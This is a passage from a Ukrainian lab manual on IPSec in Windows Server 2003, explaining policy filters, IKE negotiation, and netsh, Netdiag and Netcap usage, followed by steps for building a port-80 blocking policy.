Необхідно вивчити принципи та логіку роботи протоколу IPSec та засоби (групові політики, забезпечення обладнання, утиліти), які допомагають ефективно його використовувати.

Загальні положення ЛР.

Загальні відомості про IPSec

IPSec – це складний протокол, що слугує для:

аутентифікації й шифрування трафіка між двома комп'ютерами;

блокування певного вхідного й вихідного трафіка;

дозволу певного вхідного й вихідного трафіка.

Для реалізації політики IPSec в Windows Server 2003 і контролю його роботи із захисту трафіка існує безліч інструментів адміністратора, в тому числі:

оснащення "Монітор IP-Безпеки" (IP Security Monitor);

утиліта із графічним користувальницьким інтерфейсом "Управління політикою безпеки IP" (IP Security Policy Management), що існує в вигляді оснащення й об'єкта групової політики;

утиліта командного рядка Netsh;

утиліта командного рядка Netdiag;

журнали подій.

Як працює IPSec

Політики IPSec (IPSec policies) можна розглядати як набір фільтрів пакетів, що реалізують політикові безпеки IP-трафіка. Кожний фільтр

(filter) описує певну дію мережного протоколу. Якщо вхідний або вихідний трафік пристрою (комп'ютера або іншого устаткування IP-Мережі), на якому є активна політика, відповідає умовам одного з фільтрів, то відповідні пакети блокуються, пропускаються або перед подальшим пересиланням між джерелом і приймачем встановлюється IPSec-Підключення.

Фільтри можуть реагувати на прийом або ініціалізацію певного протоколу, на запит підключення з (або к) певного пристрою, або на іншу дію, визначена протоколом, портом, IP-Адресою або діапазоном IP-Адрес. Ці фільтри визначаються в правилах політики IPSec. Приклади фільтрів:

весь трафік з IP-Адреси 10.1.24.5;

весь трафік по IP-Адресі 10.1.24.13;

весь трафік через порт 23 (порт за промовчанням для протоколу telnet);

трафік з IP-Адреси 10.1.24.11, що проходить через порт 23.

Фільтри поєднуються в списки фільтрів (filter lists), які, у свою чергу, є частинами правил. Кожне правило (rule) визначає дія фільтра й розширювану інформацію про конфігурацію, що визначає особливості створення IPSec-Підключення. Можна налаштувати наступні дії фільтра: дозволити (Allow), блокувати (Block) і погодити безпеку (Negotiate Security). Правилам відповідає тільки одна дія фільтра, але політика може складатися з декількох правил.

Припустимо, потрібно приймати Telnet-Сеанси, ініційовані певним комп'ютером і шифрувати їх. У цьому випадку треба написати два правила: одне – яке блокує весь telnet-трафік, а друге – яке дозволяє telnet-трафк з конкретного комп'ютера. Під час перевірки політики IPSec більш "вузьке" правило має пріоритет. Якщо telnet-трафік прийшов із зазначеного комп'ютера, взаємодію буде дозволено (за умови виконання інших умов політики). Вхідний трафик, що прийшов з будь-якої іншої IP-адреси, блокується за загальним правилом.

Нові можливості IPSec в Windows Server 2003

IPSec є компонентом ОС і застосовується для захисту мережної взаємодії в Microsoft Windows 2000 / XP Professional / Server 2003. Існує клієнт для Microsoft Windows NT 4/98/Me, що доступний для завантаження з Web-Сторінки компанії Microsoft [17].

Нижче перераховані нові можливості IPSec.

Оснащення Монітор IP-Безпеки (IP Security Monitor) надають більше можливостей, ніж утиліта Ipsecmon.exe в Windows 2000 (вона тепер також доступна у Windows XP Professional і Windows Server 2003).

Використовується більш стійкий криптографічний алгоритм Диффи-Хеллмана з 2048-бітним ключем і зручною утилітою командного рядка netsh, що до того ж надає безліч можливостей щодо конфігурування, недоступних в оснащенні Управління політикою безпеки IP (IP Security Policy Management).

Якщо налаштовано безпеку під час завантаження комп'ютера (або фільтр, що зберігає стан), вона активізується й управляє трафиком під час запуску. При цьому дозволяється тільки вихідний трафік, ініційованний комп'ютером під час запуску, що входить трафік у відповідь на вихідні запити й DHCP-трафік.

Застосовується політика збереження стану, якщо не вдається застосувати локальну політику або IPSec-Політики служби каталогів Active Directory.

Звільнений від фільтрації тільки IKE-Трафик (Internet Key Exchange) – він необхідний для встановлення захищених підключень.

Спеціальні обмеження визначають можливість підключення комп'ютерів на підставі їхнього членства в домені, видавця сертифіката або членства в групі комп'ютерів.

Ім'я центру сертифікації (Certification Authority, CA), або ЦС, можна виключати із запитів на сертифікат, щоб не допустити розголошення інформації про довірчі зв'язки з такими об'єктами, як домени, центри сертифікації або компанії.

У локальної IP-Конфігурації – DHCP-, DNS- і WINS-Сервера - застосовується локальна адресація для підтримання динамічної адресації.

Можливість роботи IPSec через NAT дозволяє ESP-пакетам (Encapsulation Security Payload) проходити через перетворення мережних адрес, що, у свою чергу, дозволяє UDP-трафік.

Поліпшено інтеграцію зі службою балансування мережного навантаження (Network Load Balancing), що позитивно впливає на балансування навантаження заснованих на IPSec-службах віртуальних приватних мереж (VPN).

Забезпечено підтримку оснащення "Підсумкова політика" (Resultant Set of Policy, RSo) для перегляду наявних параметрів політики IPSec.

Налаштування процесу узгодження

Узгодження (negotiation) – це процес визначення використовуваного субпротоколу IPSec, а також інших особливостей: надійності ключа й використовуваних криптографічних алгоритмів. Далі наводиться список параметрів, доступних під час конфігурування політики IPSec. Вибирають варіанти за допомогою майстрів IPSec або редагуючи політикові IPSec в оснащенні Управління політикою безпеки IP (IP Security Policy Management), у груповій політиці або за допомогою утиліти командного рядка Netsh. Під час використання Netsh доступні додаткові параметри.

Аутентифікація – порядок підтвердження дійсності комп'ютерів,що взаємодіють

Тип підключення – визначення, до яких підключень застосовується політика.

Група Диффи-Хеллмана – розмірність простих чисел, використовуваних для створення основного ключа (master key).

Фільтри – кожний список може містити кілька фільтрів. Серед них фільтри за: протоколом, портом джерела, IP-адресою джерела, маскою джерела, іменем DNS-Сервера джерела, порт приймача, іменем DNS-Сервера приймача, IP-адресою приймача й масою приймача.

Дії фільтра – що відбудеться у разі виклику фільтра.

Протокол шифрування IKE – порядок шифрування IKE-пакетів.

Протоколи цілісності IKE – порядок захисту IKE-пакетів від зміни в процесі передачі.

Метод безпеки IKE – порядок узгодження IKE.

Правила безпеки IP – дозволена кількість правил.

Списки фільтрів IP – дозволена кількість списків фільтрів.

Максимальна безпеки основного ключа – за необхідності для кожної сесії створюється новий основний ключ.

Параметр тунеля – чи перенаправляється трафік по тунелю.

Процес узгодження

За наявністю активізованої політики IPSec і діючої служби IPSec будь-який мережний обмін – вхідні й вихідні повідомлення - перевіряються на предмет відповідності політиці IPSec. У разі виявлення відповідності, наприклад, коли вихідний трафік за протоколом SMTP відповідає умовам фільтра, фільтр активізується й виконується

передбачене ним дія. Якщо дія фільтра передбачає все Дозволити (Allow) або Блокувати (Block), трафік обслуговується відповідним чином, однак у випадку варіанта Погодити безпеку (Negotiate Security) потрібен ряд додаткових операцій.

Обробка ділиться на два етапи: основний (main) і швидкий (quick) режими узгодження. У розглянутій моделі узгодження двох комп'ютерів їм призначені імена Red і Blue, а сам процес схематично показаний на мал. 8.1.

Рис. 8.1. **Обробка IPSec**

1. Запит активізує фільтр IPSec.
2. Наступає основний режим узгодження (визначаються основний ключ і зіставлення безпеки IKE).
3. Завершується узгодження пари зіставлень безпеки (вхідне й вихідне) для обміну прикладними пакетами.
4. Прикладні пакети пересилаються із драйвера TCP/IP на драйвер IPSec.
5. Драйвер IPSec форматує й криптографічним чином обробляє пакети, а потім направляє їх, використовуючи вихідне зіставлення безпеки.
6. Захищені пакети пересилаються мережею.

7. Драйвер IPSec на комп'ютері-приймачі виконує криптографічну обробку пакетів, що прибувають по вхідному зіставленню безпеки, форматує їх як звичайні IP-Пакети й передає в драйвер TCP/IP.

8. Драйвер TCP/IP передає пакети в додаток.

Далі більш докладно описується основний режим узгодження.

1. Інформаційний пакет пересилається з комп'ютера Red на комп'ютер Blue.

2. Драйвер IPSec на Red перевіряє свій IP-Фільтр вихідних повідомлень і з'ясовує, що пакет відповідає умовам фільтра, а також визначає дія фільтра Погодити безпеку (Negotiate Security), тобто пакети треба захистити (зашифрувати).

3. Драйвер IPSec повідомляє IKE про необхідність почати узгодження.

4. Red перевіряє свою політику, що регулює основний режим (аутентифікація, група Диффи-Хеллмана, шифрування, і цілісність), щоб запропонувати умови узгодження комп'ютеру Blue.

5. Red направляє перше IKE повідомлення з UDP-Порту 500 джерела на порт 500 приймача.

6. Blue приймає IKE-Повідомлення про основний режим узгодження з вимогою убезпечити процес узгодження. Blue також перевіряє IP-Адреси джерела й приймача на предмет відповідності умовам власних фільтрів IKE. Фільтр IKE забезпечує вимоги щодо безпеки вхідного зв'язку від Red.

7. Якщо параметри захисту, запропоновані Red, прийнятні для Blue, основний режим завершується.

8. Обидва комп'ютери погоджують параметри, обмінюються ідентифікаційною інформацією, аутентифікують один одного й генерують основний ключ. Зіставлення IKE встановлене.

Примітка. Реалізована Microsoft версія IPSec підтримує делегування шифрування мережним інтерфейсним адаптерам. Шифрування підтримує далеко не кожна карта, але є спеціалізовані пристрої, які забезпечують цю функцію. Такі плати здатні значно підвищити продуктивність серверів, що підтримують багато IPSec-підключень.

Далі докладно описуються операції швидкого режиму.

1. Red виконує пошук режиму IKE у політиках, щоб визначити повну політику. (Під час узгодження IKE не враховується номер порту, IP-Адреса й інші параметри, які могли б ініціювати узгодження.)

2. Red пропонує свої параметри (криптографічний ключ, частоту його зміни та ін.) і направляє їх на комп'ютер Blue.

3. Blue виконує свій пошук режиму IKE у політиках. Якщо він знаходить повну відповідність пропозиції Red, швидкий режим завершується й створюється пара зіставлень IPSec.

4. Одне зіставлення вихідне, а друге – вхідне, кожне ідентифікується за індексом параметрів безпеки (Security Parameters Index, SPI), що входить у заголовок кожного відправленого пакета. IPSec-Драйвер комп'ютера Red використовує вихідне зіставлення й підписує, а за необхідності й шифрує пакети. Якщо на комп'ютері встановлені криптоустройства підтримки IPSec, драйвер IPSec тільки форматує пакети. Якщо ж таких засобів ні, драйвер самостійно й форматує, і шифрує пакети.

5. Драйвер IPSec передає пакети драйверу мережного адаптера.

6. Драйвер мережного адаптера спрямовує дейтаграммы в мережу.

7. Мережний адаптер Blue приймає (зашифровані) пакети з мережі.

8. SPI використовується для знаходження потрібного зіставлення. (Йому відповідає криптографічний ключ, необхідний для розшифровки й обробки пакетів.)

9. Якщо мережний адаптер підтримує криптографічні операції, він розшифровує пакети, які потім передаються драйверу IPSec.

10. Якщо буде потреба драйвер IPSec комп'ютера Blue використовує вхідне зіставлення для знаходження ключів і обробки пакетів.

11. Драйвер IPSec перетворює IP-Пакети у звичайний формат і передає їхньому драйверу TCP/IP, що, у свою чергу, пересилає їхньому додатку-приймачу.

12. IPSec продовжує використовувати зіставлення для обробки пакетів. Зіставлення обновляються за допомогою швидкого режиму IKE, поки відбувається обмін даними між додатками. Коли зіставлення стають неактивним, вони знищуються.

13. Основний режим IKE не знищується при простої – його час життя становить 8 годин, хоча цей параметр піддається зміні (від 5 хвилин до 48 годин). Новий трафик ініціює нове узгодження швидкого режиму. Якщо минає строк основного режиму IKE, новий IKE-Режим створюється лише за необхідності.

Примітка. Комутатори й маршрутизатори на шляху між комп'ютерами Red і Blue просто пересилають зашифровані пакети їхньому адресатові, однак на

брандмауерах або фільтраційних пакетах маршрутизаторах треба дозволити пересилання IPSec-трафіка.

Створення політики IPSec

Створити політикові IPSec просто, набагато складніше створити таку, що буде робити точно такою як потрібно. Поки ми лише довідалися, як працює політика. Ви скористаєтеся отриманими знаннями для створення простої політики, що блокує доступ через порт 80, і ще однієї, котра забезпечить шифрування даних при пересиланні між двома комп'ютерами. Є два основних інструменти створення політики – це Монітор IP-Безпеки (IP Security Monitor) і утиліта командного рядка Netsh. Далі розповідається, як політика створюється в командному рядку.

Управління IPSec за допомогою Netsh

Netsh – "рідна" утиліта командного рядка в Windows Server 2003, що слугує для відображення або зміни локальної або вилученої мережної конфігурації комп'ютера під управлінням Windows Server 2003. Netsh можна запускати з командного файлу або командного рядка. Команди Netsh, що ставляться до IPSec, не підтримуються в інших версіях Windows.

Примітка. Вичерпний перелік команд Netsh стосовно IPSec можна знайти в "Центрі довідки й підтримки Windows Server 2003" (Windows Server 2003 Help And Support Center). Для цього клацніть Службові програми (Tools), а потім – "Довідник за параметрами командного рядка" (Command Line Reference). Багато з команд виглядають складними, але можна не вказувати всі параметри. Значення, які збігаються з певними за замовчуванням, зазначати не обов'язково. Наприклад, зовсім не обов'язково використовувати слово Kerberos, якщо саме цю форму аутентифікації потрібно використовувати, тому що у випадку відсутності цього значення програма за замовчуванням задіє Kerberos-аутентифікацію.

Щоб в Netsh перейти в контекст IPSec, уведіть у контексті Netsh команду IPSec. Під час обговорення утиліти ми обмежимося тільки командами, що слугують для створення й управління IPSec-підключеннями.

Після переходу в контекст IPSec стають доступними команди Netsh для створення політик або моніторингу IPSec. Підтримуються два режими. Статичний режим (команда static) дозволяє створювати, змінювати й призначати політикові, не впливаючи на активну політику

IPSec. Дина-мічний режим (команда dynamic) служить для відображення активного стану й негайної зміни активної політики IPSec. Динамічні команди Netsh впливають на службу тільки, якщо вона активна. Якщо служба зупинена, динамічні зміни політики ігноруються.

Примітка! Динамічний режим виявляється досить до речі, якщо, приміром, треба внести негайні зміни в процедуру обробки IPSec. Хоча деякі команди IPSec потребують перезапуску служби IPSec, для багатьох цього не потрібно. Разом з тим динамічний режим може виявитися небезпечним. Помилку не видно, поки не внесені зміни, тому дуже легко "поламати" конфігурацію, не одержавши при цьому ніяких попереджень.

Використання Netsh для моніторингу IPSec. Процедура моніторингу складається з відображення інформації про політика одержання діагностичної інформації й ведення журналу IPSec. Будь-які відомості, одержувані в оснащенні Монітор IP-Безпеки (IP Security Monitor), доступні й через Netsh.

Відображення інформації політики IPSec. Спочатку звичайно з'ясовують, які поточні параметри політики IPSec. Для цього служить команда show. Особливо багато відомостей повертає команда show all:

Netsh ipsec static show all.

Іноді потрібна лише частина інформації про конфігурацію IPSec, для цього використовуються інші різновиди команди show, деякі з яких описані в табл. 8.1. Ці команди можна вводити в статичному або дина-мічному контексті Netsh або з командного рядка.

Таблиця 8.1

Команди show утиліти Netsh

Операція	Команда
Відображення заданого списку фільтрів	Show Filterlist Name = <ім'я списку фільтрів>
Відображення політики, призначеної зазначеному об'єкту групової політики(GPO)	Show Gpoassignedpolicy Name = <ім'я політики>
Відображення зазначеної політики	Show Policy Name = <Ім'я політики>
Відображення зазначеного правила	Show Rule Name = <Ім'я правила>

Нижче перераховані деякі приклади синтаксису команди show. Знак "дорівнює" (=) є частиною команди, а кутові дужки й ув'язнений текст у них замінюється на відповідний елемент.

Show All Resolvedns=<Значення> дозволяє DNS-Або NetBIOS-ім'я комп'ютера в IP-Адресу. Ця команда дозволяє з'ясувати, чи правильний комп'ютер обраний для застосування політики.

Show Mmsas відображає інформацію про основний режим IPSec. Виводиться інформація про джерело й приймач. При використанні параметра Resolvedns=yes додатково відображаються імена комп'ютерів.

Show Qmsas відображає інформацію про швидкий режим IPSec.

Show Stats відображає статистичну інформацію основного режиму IKE, швидкого режиму IPSec або й ту й іншу одночасно.

Крім команд show можна використовувати кілька діагностичних команд динамічного режиму Netsh.

Set Config Property=Ipsecdiagnostics value=<значення> змінна може набувати значення з діапазону 0 7 , вказуючи рівень реєстрації діагностики IPSec. Значення за замовчуванням 0, тобто запис відключений. На рівні 7 реєструється вся інформація. Щоб почати реєстрацію, треба задати новий рівень і перезавантажити комп'ютер.

Set Config Property =Ipseclogінterval value=<значення> указує, какчасто (у секундах) події IPSec відправляються у файл журналу. Діапазон значень: 60 86 400 сек., а значення за замовчуванням – 3600 сек.

Set Config Property =Ikelogging value=<значення> параметру привласнюється значення 0 або 1, що відключає або включає реєстрацію IKE у журналі Oakley. У випадку активізації реєструється маса інформації, для розуміння якої треба володіти специфікаціями RFC на рівні експерта.

Set Config Property =Strongcrlcheck value=<значення> визначає, чи використовується список відкликання сертифікатів (certificate revocation list, CRL). При значенні 0 перевірка CRL відключена, а при 1 сертифікат не проходить перевірку, тільки якщо він відкликаний. При рівні перевірки 2, сертифікат уважається непридатним за будь-яких помилок перевірки CRL, у тому числі у випадку неможливості знайти CRL у мережі.

Можливі й інші методи діагностики, наприклад зміна поточної політики з ослабленням захисту. Наприклад, задавши замість Kerberos аутентифікацію на основі загального секрету або сертифікатів, ви

позбудетеся від неполадки, якщо вона пов'язана з аутентифікацією. Netdiag.exe утиліта командного рядка, що дозволяє відображати інформацію IPSec, а також перевіряти й переглядати мережну конфігурацію. Існують версії Netdiag для Windows Server 2003, Windows 2000 і Windows XP. Однак у різних ОС вона встановлюється по-різному. В Windows Server 2003 Netdiag установлюється разом із Засобами підтримки Windows (Windows Support Tools). В Windows 2000 вона входить у Комплект ресурсів Windows 2000 (Windows 2000 Resource Kit), якому можна також завантажити з Інтернету. У Windows XP утиліта поставляється на настановному компакт-диску і встановлюється при виконанні команди Setup.exe з папки Support\Tools.

Одержати загальну інформацію діагностики мережі (не спеціально стосовну до IPSec) можна утилітою Netdiag. Наприклад, команда Netdiag /v /1 надає відомості про конфігурацію IP і маршрутизації на комп'ютері, перевіряє дозвіл WINS- і DSN-Імен, повідомляє версію ОС і встановлені критичні виправлення (hotfixes), перевіряє дійсність членства домена, перевіряє зв'язок членів домена з контролерами, а також довірчі відносини. Вся ця інформація часто виявляється корисною під час усунення загальносітьових неполадок до спроби діагностувати неполадки самого IPSec.

Утиліта Netdiag.exe доступна в Windows Server 2003, але в цій версії немає параметра /test:ipsec, замість цього рекомендується використовувати команду Netsh. Команди контексту Netsh IPSec не працюють у більш старій ОС, тому на таких комп'ютерах рекомендується використовувати Netdiag. Іноді потрібно віддалено досліджувати політикові IPSec на комп'ютері під управлінням Windows XP або Windows 2000, що підключений або намагається підключитися до комп'ютера з Windows Server 2003. У цьому випадку застосовується сеанс вилучений робочого стола й утиліта Netdiag.

Використання оснащення Монітор IP-Безпеки для спостереження за трафіком IPSec

Монітор IP-Безпеки (IP Security Monitor) оснащення Windows XP і Windows Server 2003, що служить для моніторингу й усунення неполадок IPSec. Це оснащення також дозволяє вивчати активну політику IPSec і її дії. Монітор IP-Безпеки можна використовувати для спостереження за

комп'ютерами, де встановлений монітор тої ж версії. Він дозволяє одержати наступну інформацію:

ім'я активної політики IPSec;

докладні параметри активної політики IPSec;

статистику швидкого режиму;

статистику основного режиму;

відомості про активні зіставлення.

Примітка. Засоби моніторингу IPSec є й в Windows 2000: утиліти Netdiag і Ipsecmon.exe, окремо або спільно.

Використання Netcap для запису мережного трафіка

Утиліту Netcap.exe можна застосовувати для запису мережного трафіка у файл, що пізніше можна переглядати й аналізувати в консолі Мережний монітор (Network Monitor). Причому щоб використовувати Netcap, не обов'язково встановлювати мережний монітор на комп'ютері з Windows Server 2003. Netcap також можна використовувати на комп'ютерах під управлінням Windows XP. Утиліта встановлюється в складі Засобів підтримки Windows, при першому її запуску автоматично встановлюється драйвер мережного монітора. У табл. 8.2 описаний синтаксис запису даних.

Приклади команд:

запис пакетів, що надходять із мережної плати 2 з використанням буфера розміром 20 Мб:

Netcap /n:2/b:20

запис даних протягом однієї години:

Netcap /1:01:00:00.

Таблиця 8.2

Синтаксис Netcap

Параметр	Опис
1	2
/t Type Buffer HexOffset HexPattern	Повідомляє тригер, коли зупинити запис даних: при заповненні буфера або одержанні шаблонового значення. Якщо тригер не визначений, запис

Закінчення табл. 8.2

1	2
	припиняється при заповненні буфера. Щоб продовжити запис при заповненні буфера, використовують параметр /t N. У цьому випадку нові кадри записуються поверх старих. Дозволені значення параметра Type: У – буфер; Р – шаблон; ВР – буфер, а потім шаблон; РВ - шаблон, а потім буфер; N - тригер не визначений. Дозволені значення параметра Buffer – процентна частка буфера – 25%, 50%, 75% і 100%. Цей параметр використовується з усіма значеннями Type, крім Р. Дозволені значення параметра HexOffset - шестнадцатеричное зсув від початку кадру; використовується з типами Р, ВР, РВ, але не В. Дозволені значення параметра HexPattern - шістнадцятеричний шаблон, з яким рівняється кадр, використовується з Р, ВР, РВ, але не В. Зразок повинен складатися з парної кількості цифр
/N:Number	Вказує на інтерфейс даного комп'ютера. Звичайно 0 відповідає інтерфейсу PPP/SLIP, а 1 – підключенню по локальній мережі. Визначити номер інтерфейсу можна командної Netcap /?
/Remove	Видаляє встановлену Netcap копію драйвера мережного монітора
/b:Number	Задає обсяг буфера: припустимі значення 1 – 1 000 Мб, а значення за замовчуванням – 1 Мб
/C:CaptureFile	Визначає місце зберігання тимчасових файлів запису Netcap. Шлях до будь-якої дійсної локальної або вилученої папки. Якщо /З не визначений, тимчасові файли розміщаються в тимчасовій папці за замовчуванням
/F:FilterFile.c f	Визначає фільтр, застосовуваний у процесі запису. Розширення файлу фільтра – .cf
/L:HH:MM:SS	Запис протягом певного часу
/TCF:FolderName	Змінює тимчасову папку запису даних. Це повинна бути папка на локальному жорсткому диску

Завдання до лабораторної роботи

1. Створення заборонної політики в оснащенні "Управління політикою безпеки IP"

У Windows Server 2003, Windows 2000 і Windows XP Professional доступ до IP-Безпеки можна одержати через об'єкт групової політики

(GPO) або в оснащенні "Управління політикою безпеки IP" (IP Security Policy Management).

1.1. Створення порожньої консолі.

1. Виберіть Пуск(Start)\Виконати(Run), у вікні, що відкрилося, уведіть mmc і клацніть ОК.

2. У меню Консоль (Console) виберіть Додати або видалити оснащення (Add/Remove Snap-In).

3. В однойменному вікні клацніть кнопку Додати (Add).

4. У вікні Додати ізольоване оснащення (Add Standalone Snap-In) виберіть Управління політикою безпеки IP (IP Security Policy Management) і клацніть кнопку Додати (Add) (рис. 8.2).




Рис. 8.2. **Вибір оснащення "Управління політикою безпеки IP"**

5. У вікні "Вибір комп'ютера або домена" (Select Computer or Domain) клацніть Готове (Finish), залишивши варіант за замовчуванням Локальний комп'ютер (Local Computer). Клацніть Готове (Close). У вікні "Додати або видалити оснащення" зазначене обране оснащення "Політики безпеки IP на "Локальний комп'ютер" (IP Security Policies On

Local Computer). Цей інструмент використовується для управління політиками.

6. Клацніть ОК.

7. Збережіть консоль, вибравши в меню "Консоль" пункт "Зберегти як" (Save As), уведіть ім'я файлу "IP Security Policy Management" і клацніть "Зберегти" (Save).

1.2. Створення заборонної політики

1. У консолі "Політики безпеки" клацніть вузол Політики безпеки IP на "Локальний комп'ютер" (IP Security Policies On Local Computer) правою кнопкою й виберіть "Створити політикові безпеки IP" (Create IP Security Policy).

2. У вікні "Майстер політики IP-Безпеки" (IP Security Policy Wizard) клацніть "Далі" (Next).

3. У поле "Ім'я" (Name) уведіть "block web server access". У поле "Опис" (Description) уведіть описовий текст і клацніть "Далі".

4. Скиньте прапорець "Використовувати правило за замовчуванням" (Activate the default response rule) і клацніть "Далі". Це правило дозволяє небезпечний зв'язок. У більшості випадків цьому треба запобігти, і правило віддаляється. Втім, його завжди можна за необхідності відновити.

5. Клацніть "Готове" (Finish).

6. У вікні властивостей нової політики (рис. 8.3) скиньте прапорець "Використовувати майстер" (Use Add Wizard). Майстер дозволяє створювати складні політики, а при створенні простих лише ускладнює справу. Нам досить вікна властивостей політики. Клацніть кнопку "Додати" (Add).

7. На вкладці "Список фільтрів IP" (IP Filter List) (рис. 8.4) клацніть "Додати" (Add).

8. У полі "Ім'я" (Name) уведіть "blocking", а в полі "Опис" (Description) – "blocking protocols".

9. Скиньте прапорець "Використовувати майстер" (Use Add Wizard) і клацніть кнопку "Додати" (Add), щоб додати фільтр.

10. У списку "Адреса призначення пакетів" (Source Address) виберіть "Будь-яка IP-Адреса" (Any IP Address), а в списку "Адреса джерела пакетів" (Source Address) виберіть "Моя IP-Адреса" (My IP Address).

11. На вкладці "Протокол" (Protocol) у полі зі списком "Виберіть тип протоколу" (Select a protocol type) виберіть TCP.




Рис. 8.3. **Скидання прапора "Використовувати майстер"**




Рис. 8.4. **Створення списку фільтрів**

12. У ділянці "Встановлення порту для протоколу IP" (Set The IP Protocol Port) виберіть "Пакети на цей порт" (to this port), уведіть 80 і клацніть OK (рис. 8.5).

